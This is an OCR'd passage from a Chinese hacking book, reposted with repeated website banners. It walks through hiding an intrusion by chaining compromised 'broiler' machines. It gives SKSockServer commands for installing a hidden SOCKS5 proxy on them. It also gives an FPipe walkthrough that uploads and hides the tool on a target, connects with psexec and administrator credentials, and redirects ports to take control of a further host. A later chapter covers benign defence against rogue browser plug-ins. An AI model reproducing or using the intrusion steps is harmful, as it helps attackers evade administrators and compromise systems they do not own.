{992CFFA0-F557-101A-88EC-00DD010CCC48}	与其他计算机、网络和 Internet 连接
{BDEADF00-C265-11D0-BCED-00A0C90AB50F}	网络文件夹（Web Folders）
{D20EA4E1-3957-11D2-A40B-0C5020524153}	管理工具
{D4480A50-BA28-11D1-8E75-00C04FA31A86}	连接到共享文件夹、Web 文件夹或 FTP 站点
{D6277990-4C6A-11CF-8D87-00AA0060F5BF}	计划任务
{21EC2020- 3AEA-1069-A2DD-08002B30309D }	控制面板

9.3　入侵隐藏技术

入侵者在找到有漏洞的目标主机后，会对其进行试探性的入侵，此时，入侵者将要面对的可能是缺乏经验的个人计算机用户，可能是具有丰富经验的计算机安全专家，也可能是对方布下的一个网络陷阱。在这种情况下，入侵者需要步步小心，处处隐藏自己，尽量不与目标直接接触，以免暴露给目标主机管理员，这就需要使用代理或跳板技术。

9.3.1　跳板技术概述

黑客所谓的跳板是指入侵代理或入侵型“肉鸡”，它存在于入侵者与远程主机之间，用来代替入侵者与远程主机建立网络连接或者漏洞溢出，这种间接的连接方式可以避免与远程主机直接接触，从而实现入侵过程中的隐藏目的。

如图 9-21 所示为跳板网络结构图，该图是一个简单的攻击模型。



图 9-21　跳板网络结构图

由图 9-21 可以看出，入侵者通过跳板一、跳板二与远程主机建立连接，也就是说入侵者与远程主机之间的数据包都是通过跳板一、跳板二传输的，并且与远程主机直接接触的只有跳板二主机，因此，即使入侵行为被远程主机管理员发现，也只能查出是从跳板二主机入侵的，入侵者没有直接暴露给远程主机管理员，所以就能够隐藏自己，保护自己。如果远程主机想查出入侵者的真实 IP 地址，就需要通过跳板二找到了跳板一，再从跳板一找出入侵者。对于这样一个顺藤摸瓜的过程，就算只有两个跳板，想查出入侵者的真实 IP 也不容易，何况入侵者可以使用 3 个、

每月及時觀看毫矛月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

4 个，甚至更多的跳板。

9.3.2 Sock5 代理跳板

入侵者可以通过手动输入命令的方法来远程控制“肉鸡”跳板，从而实现入侵过程中的隐身目的，但由于手动输入一条条命令在实现上比较繁琐，所以不易实现。还有另外一种方法，它不需要手动输入一条条命令，而是通过 Sock5 代理服务器来实现。这种代理跳板的连接模型如图 9-22 所示。




图 9-22 Sock5 代理攻击模型

由图 9-22 可以看出，入侵者发出的信息都是通过 Sock5 代理服务器转发给远程主机的，因此，在远程主机看来，只有 Sock5 代理服务器正在与它进行通信，殊不知在 Sock5 代理服务器后面还隐藏着真正的入侵者。

图 9-22 的连接模型有一个缺陷，即它虽然能够隐藏入侵者的 IP 地址，但并不是所有程序都能够通过 Sock5 代理服务器来转发数据包，所以上述连接模型作为入侵连接模型并不实用。但是，按照同样的原理，入侵者可以对其进行修改，从而达到借助 Sock5 代理服务器实现入侵中的隐身目的。修改后的攻击模型如图 9-23 所示。




图 9-23 修改后的攻击模型

由图 9-23 可以看出，入侵者（IP 地址为 1.1.1.1）与远程主机（IP 地址为 7.7.7.7）之间通过 Sock5 代理网络（IP 地址为 2.2.2.2~5.5.5.5）与“肉鸡”跳板（IP 地址为 6.6.6.6）组成的跳板网络来实现通信连接的建立。也就是说，入侵者可以通过代理网络与“肉鸡”跳板建立 Telnet 连接，从而控制“肉鸡”跳板，实现对远程主机的入侵。在这个攻击模型中，只有与入侵者主机直接连接的第一台 Sock5 代理服务器能够知道入侵者的真正 IP 地址，也就是说，通过 Sock5 代理服务器的数据包转发，入侵者可以在入侵中隐身。

下面以 Snake 跳板为例介绍使用多级 Sock5 代理服务器进行入侵的过程。

1. Snake 跳板简介

Snake 跳板支持 TCP/UDP 代理，最多可达到 255 个跳板。该工具包括 SKSock Server.exe 和

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

SockServerCfg.exe 两个文件，其中 SKSockServer.exe 用于肉鸡安装 Sock5 服务（也就是将肉鸡制作成 Sock5 代理服务器）；SockServerCfg.exe 是图形界面工具，虽然也能安装 Sock5 代理服务，但由于该工具是图形界面工具，所以一般只在本地使用。总之，使用 Snake 跳板，入侵者可以将多级代理服务器捆绑在一起，形成一个跳板网络。

此外，Snake 代理程序在数据传输过程中还可以进行动态加密，即每次传输过程中，数据加密方式都不相同，这也是普通 Sock5 代理程序无可比拟的。安装 SKSockServer.exe 代理服务就是要将“肉鸡”变成一个 Sock5 代理服务器，这就需要先将 SKSockServer.exe 程序上传到“肉鸡”中，然后通过命令行执行。

SKSockServer 命令格式为：SKSockServer <参数>

SKSockServer 的参数功能如下：

- Install：以系统服务的方式安装 Sock5 代理，命令执行后，不会显示任何窗口，默认服务端口号为 1813。
- Remove：删除服务。
- Debug [新的端口]：通过该参数，程序的运行直到接受（Ctrl+C）的控制，此时该主机就在[新的端口]进行 Sock5 代理服务，还可以作为其他代理跳板的中间跳板。
- Config Show [Port/StartType/Client/SKServer]：显示安装信息。
- Config Port [NewPort]：设置 Sock5 服务端口。
- Config StartType [2–4]：设置启动类型，2 为自动，3 为手动，4 为禁用。
- Config Client [add/del/change] [IP Mask Enable]：设置 IP 地址过滤，可以让指定的 IP 地址使用或不允许使用该代理服务器。
- Config SKServer [add/del/change] [IP Port Enable]：设置跳板连接。

此外，在安装并设置好代理服务器后，SKSockServer 代理服务将按照系统服务的方式运行，可以使用系统命令对 SKSockServer 代理服务进行启动和停止。

启动和停止代理服务的命令如下：

- Net start SKSockServer：启动 SKSockServer 代理服务。
- Net stop SKSockServer：停止 SKSockServer 代理服务。

2. 安装与设置

跟着做：建立跳板网络

01 将 SKSockServer 软件下载并解压后，先将 SKSockServer.exe 上传到“肉鸡”中，并通过命令行方式使其运行。

02 在本地计算机中双击 SockServerCfg.exe 程序，进入其操作界面，如图 9–24 所示。

03 在【服务参数设置】标签卡的【端口】下拉列表框中选取“2—Auto”选项，然后单击【安装】按钮在本地安装 Snake 的 sock 代理服务。



图 9-24 设置 Snake 的 sock 代理选项

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

04 单击【启动】按钮，在本地计算机中启动 Sock 代理服务。

05 选择【客户连接设置】标签卡，在 IP 文本框中输入需要入侵的最终目标主机的 IP 地址，并选取【允许?】复选项，单击【增加】按钮，将其添加到客户端列表中，如图 9-25 所示。



图 9-25 添加客户端

06 选择【经过的跳板】标签卡，将本地主机与最终目标主机之间的“肉鸡”的 IP 地址及其端口依次添加到 SnakeSockServer 列表框中，同时选取【允许?】复选项，如图 9-26 所示。

07 单击【确定】按钮，即可完成代理服务设置。



图 9-26 添加中间跳板的 IP 地址

08 从网上下载并运行 SkServerGUI.exe 程序，进入其操作界面，如图 9-27 所示。

09 执行【配置】→【客户端】命令，在打开的对话框中添加最终目标主机的 IP 地址，如图 9-28 所示。



图 9-27 SkServerGUI 操作界面



图 9-28 添加最终目标主机地址

10 执行【配置】→【经过的 SkServer】命令，在打开的对话框中添加需要经过的跳板的 IP 地址及其端口，如图 9-29 所示。

11 执行【配置】→【运行选项】命令，设置本地主机的代理服务端口，并选取【允许作为 Sock5 代理】复选项，如图 9-30 所示。

每月及時觀看電子月刊
就上溜客安全網www.17
溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。



图 9-29　添加经过的跳板




图 9-30　设置本地服务端口

12 执行【配置】→【保存设置】命令，将设置保存到系统中。

13 执行【命令】→【开始】命令，启动本地服务并形成代理跳板网络。

注意　在使用该跳板网络的过程中，不能关闭 SkServerGUI.exe 程序。

9.3.3　端口重定向

入侵者除了通过前面介绍的远程控制、代理转发来实现入侵中的隐身外，还可以通过一种更加灵活、更加实用的端口重定向技术来实现同样的目的。

1．FPipe 简介

FPipe是TCP转向连接工具，入侵者经常使用该工具来突破防火墙或通过网关远程控制内网。命令格式为：FPipe [c][-hv?] [-lrs<port>] IP

- -?/-h：帮助。
- -c：指定最大连接数，如果不设此参数，则默认最大连接数为 32。
- -l：监听端口。
- -r：远程 TCP 端口。
- -s：本地端口。
- -v：详细模式。

例如，在 MS-DOS 中键入命令“fpipe –l 80 –s 81 –r 82 111.111.111.111”后，本地计算机打开 80 号端口进行监听，当监听到 80 号端口有连接请求时，立即通过本机 81 号端口连接 IP 地址为 111.111.111.111 主机的 82 号端口。该命令能够把本地 80 端口的请求转向到 IP 地址为 111.111.111.111 主机的 82 号端口。

2．实例

下面通过实例来说明 FPipe 的使用方法，本例中所要建立的攻击模型如图 9-31 所示。

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。




图 9-31　FPipe 攻击模型

跟着做：使用 FPipe 工具建立攻击网络（目标"肉鸡"的 IP 地址为 192.168.1.104）

01 上传 FPipe.exe 工具到目标"肉鸡"，并隐藏起来，避免管理员发现。

02 打开【命令提示符】窗口，执行"psexec \\192.168.1.104 -u administrator -p 123456 cmd"命令，即可与"肉鸡"建立连接，如图 9-32 所示。



图 9-32　与"肉鸡"建立连接

03 在"肉鸡"中键入命令"fpipe -l 1000 -s 1564 -r 23 192.168.1.106"为"肉鸡"添加计划任务实现端口转向，即把发往"肉鸡"1000 端口的请求转向到 IP 地址为 192.168.1.106 主机的 23 号端口，命令执行过程如图 9-33 所示。



图 9-33　实现端口重定向

04 "肉鸡"中的端口重定向程序启动后，在本地主机【命令提示符】窗口中输入命令"telnet 192.168.1.104 1000"表示登录到"肉鸡"的 1000 号端口。

05 Telnet 命令执行后，当本地登录到 192.168.1.104 的 1000 端口时，地址为 192.168.1.104"肉鸡"中的 Fpipe 会将此请求重定向到 IP 为 192.168.1.106 主机的 23 号端口，并建立 Telnet 连接。

06 登录成功后，即可转入 192.168.1.106 主机，入侵者可以在该主机中执行命令，实现对远程主机的控制。

9.4　可能出现的问题与解决办法

（1）为什么不能使用图形界面的 WinRAR 程序解压？

解答：这是因为一是容易被远程主机管理员发现，因为会弹出解压缩对话框；二是命令行下无法控制图形界面。如果远程主机开放有 3389 端口，此时可以使用远程桌面与之进行连接，这时可以使用图形界面的 WinRAR 程序解压。

每月及時觀看電子月刊
就上溜客安全網www.17
溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

（2）使用图形工具 WinRAR 程序在本地压缩，然后在远程主机使用命令行下的工具 rar 来解压可以吗？

解答：可以，但为了保证压缩和解压缩可靠、成功，最好使用同一版本的 RAR 进行压缩和解压缩。

9.5 总结与经验积累

本章主要介绍了 Windows 系统的进程管理的有关知识，以及入侵者惯用的隐藏技术。隐藏技术是黑客在入侵过程中一直使用的技术，它可以保护入侵者，使之不易被发现。

为了更深地隐藏自己，黑客往往使用多级跳板，使用的跳板越多，则隐藏得越深，反跟踪能力越强。在实际应用中，端口重定向虽然使用得不多，但却是一种行之有效的方法。

每月及時觀看電子月
就上溜客安全網www.17


溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。



溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。



每月及時觀看重孚月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

10.1 流氓软件的清除

流氓软件是介于病毒和正规软件之间的软件。计算机病毒指的是自身具有或使用其他程序破坏系统功能、危害用户数据或其他恶意行为的一类程序。这类程序往往影响计算机使用，并能够自我复制。正规软件是指为方便用户使用计算机工作、娱乐而开发，面向社会公开发布的软件。流氓软件介于两者之间，同时具备正常功能（下载、媒体播放等）和恶意行为（弹广告、开后门），给用户带来实质危害。这些软件也可能被称为恶意广告软件（adware）、间谍软件（spyware）、恶意共享软件（malicious shareware）。

与病毒或者蠕虫不同，流氓软件很多不是小团体或者个人秘密地编写和散播，而是有很多知名企业和团体涉嫌此类软件。该类软件采用多种技术手段强行安装和对抗删除。很多用户投诉是在不知情的情况下遭到安装，而其多种反卸载和自动恢复技术使得很多软件专业人员也感到难以对付，以至于其卸载成为网站上常常被讨论和咨询的技术问题。

10.1.1 清理浏览器插件

现在很多与网络有关的工具，如下载工具、搜索引擎工具条等都可能在安装时在浏览器中安装插件，这些插件有时并无用处，还可能是流氓软件，所以有必要将其清除。

ActiveX 技术是一种共享程序数据和功能的技术。一般软件需要用户单独下载然后执行安装，而 ActiveX 插件只要用户浏览到特定的网页，IE 浏览器就会自动下载并提示用户安装。目前很多软件都采取这种安装方式，如播放 Flash 动画的播放插件。当然，很多流氓软件也利用浏览器这一特点，不进行提示直接下载安装，甚至有些恶意插件还会更改系统配置，严重地影响了系统运行的稳定性。

1. 使用 Windows XP SP2 插件管理功能

如果用户使用的是Windows XP SP2及其以上版本的系统，则在IE浏览器的【工具】菜单中将出现一个【管理加载项】菜单。通过该菜单，用户可以对已经安装的IE插件进行管理。

跟着做：使用【工具】菜单命令管理 IE 插件

01 打开 IE 浏览器，执行【工具】→【管理加载项】→【启用或禁用加载项】命令，如图 10-1 所示。

02 在打开的【管理加载项】对话框中，用户可以查看已经运行的加载项，如图 10-2 所示。

03 在【Internet Explorer 已经使用的加载项】列表是计算机上存在的最完整的加载项列表。列表中详细显示了加载项的名称、状态、类型、发行商、文件名等信息。

04 插件【类型】包括工具栏、第三方按钮、ActiveX 控件、浏览器扩展等。用户可以根据需要选取某个插件，然后选择【禁用】单选项，将其屏蔽。

每月及時觀看電子月刊
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。



图 10-1 【工具】菜单命令



图 10-2 【管理加载项】对话框

2. 使用 IE 插件管理专家

IE 插件管理专家（Upiea）的 IE 插件屏蔽功能突破了传统的插件屏蔽软件思维模式，它不仅能够屏蔽插件，还可以识别当前已安装的插件，并可卸载插件。

跟着做：使用 Upiea 管理 IE 插件

01 下载并解压后，双击 upiea.exe 文件即可进入其操作界面，如图 10-3 所示。单击界面下方的【插件免疫】标签，然后单击界面上方的不同标签，选择需要免疫的插件名称，单击【应用】按钮，即可完成该插件的免疫操作。插件免疫后，系统将不能再安装相应的插件。

02 单击界面下方的【插件管理】标签，用户可以查看已经加载的插件，如图 10-4 所示。选取某个插件，单击下方的下拉按钮可以将其设置为启用或禁用状态，还可以单击【删除】按钮，将所选插件删除。



图 10-3 IE 插件管理专家界面



图 10-4 【插件管理】标签

03 Upiea 还提供了丰富的【系统设置】功能，如图 10-5 所示。

04 Upiea 可以清理垃圾文件，恢复文件关联及解除注册表的锁定，如图 10-6 所示。

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。



图 10-5 【系统设置】功能



图 10-6 其他系统功能

05 Upiea 提供了定时工具，如图 10-7 所示。

06 Upiea 提供了进程管理工具，如图 10-8 所示。



图 10-7 定时工具



图 10-8 进程管理工具

10.1.2 流氓软件的防范

对于流氓软件应重在防范，虽然被迫安装之后可以卸载和清除，但毕竟给用户带来了不便。

1. 及时更新补丁程序

根据国外安全信息机构 Avert 的统计结果显示，家用计算机遇到的安全问题，60%都是因为没有及时打补丁而引起的。如果觉得下载补丁程序太麻烦，则可以利用安装的杀毒软件、防火墙等安全工具中的漏洞扫描功能，扫描自己的系统并自动下载安装补丁程序。在扫描系统漏洞前，应先升级到最新版本，否则可能无法检测出最新发布的补丁程序。

跟着做：扫描系统漏洞并下载补丁（以瑞星杀毒软件为例）

01 单击瑞星杀毒软件界面上的【软件升级】按钮，如图 10-9 所示，升级杀毒软件。

02 单击【安检】按钮，软件将自动检测系统，报告系统漏洞，如图 10-10 所示。

每月及時觀看電子月刊
就上溜客安全網www.17
溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。



图 10-9　升级软件



图 10-10　安检扫描

03 如果发现有系统漏洞，则可单击左侧的【扫描系统漏洞并升级补丁】超链接，系统开始下载安装补丁，如图 10–11 所示。

04 单击【详细信息】超链接，弹出如图 10–12 所示的【系统漏洞】对话框，选取需要下载的补丁，单击【修复漏洞】按钮。



图 10-11　扫描系统漏洞



图 10-12　修复漏洞

小技巧　用户也可直接使用瑞星卡卡上网安全助手进行系统漏洞扫描并修复，因为瑞星杀毒软件实际调用的就是瑞星卡卡上网安全助手进行系统漏洞扫描并修复的。

2．禁用 ActiveX 脚本

禁用ActiveX脚本可以阻止恶意IE插件的安装，但也能够造成某些使用ActiveX技术的网页无法正常显示。

跟着做：禁用 ActiveX 脚本

01 打开【Internet 属性】对话框，选择【安全】标签卡，如图 10–13 所示。

02 单击【自定义级别】按钮，在弹出的对话框中禁用所有 ActiveX 控件和插件选项，如图 10–14 所示。

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。



图 10-13 【Internet 属性】对话框



图 10-14 禁用 ActiveX 控件和插件

3. 加入受限站点

把含有恶意插件的网页加入受限站点，使 IE 浏览器不能打开该网页。

跟着做：将含有恶意插件的网页加入受限站点

01 打开【Internet 属性】对话框的【安全】标签卡，单击【受限站点】图标，如图 10-15 所示。



图 10-15 单击【受限站点】图标

02 单击【站点】按钮，在弹出的对话框中输入需要限制登录的网页地址，如图 10-16 所示，然后单击【添加】按钮。




图 10-16 添加受限站点

4. 修改 Hosts 文件

Hosts 文件又称域名本地解析系统，以 ASCII 格式保存。为了不产生网络冲突，每一台连接网络的计算机都会分配一个 IP 地址，但为了便于记忆，又引入了域名的概念，所以当用户在 IE 地址栏中输入域名时，系统先查看 Hosts 文件中是否有与此域名相对应的 IP 地址，如果没有就连接 DNS 服务器进行搜索；如果有，会直接登录该网站。由于 Hosts 文件省略了通过 DNS 服务器解析域名的过程，所以可以提高网页浏览的速度。

在 Windows XP 系统中，用户可以使用记事本打开 C:\WINDOWS\system32\drivers\etc\ hosts 文件，然后在此文件中输入“127.0.0.1 www.abcd.com”，在 IP 地址和域名之间用一个空格分开，保存后退

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

出，将 www.abcd.com 网站的域名指向计算机本地的 IP 地址 127.0.0.1，从而避免下载插件。

5. 设置网页安全扫描

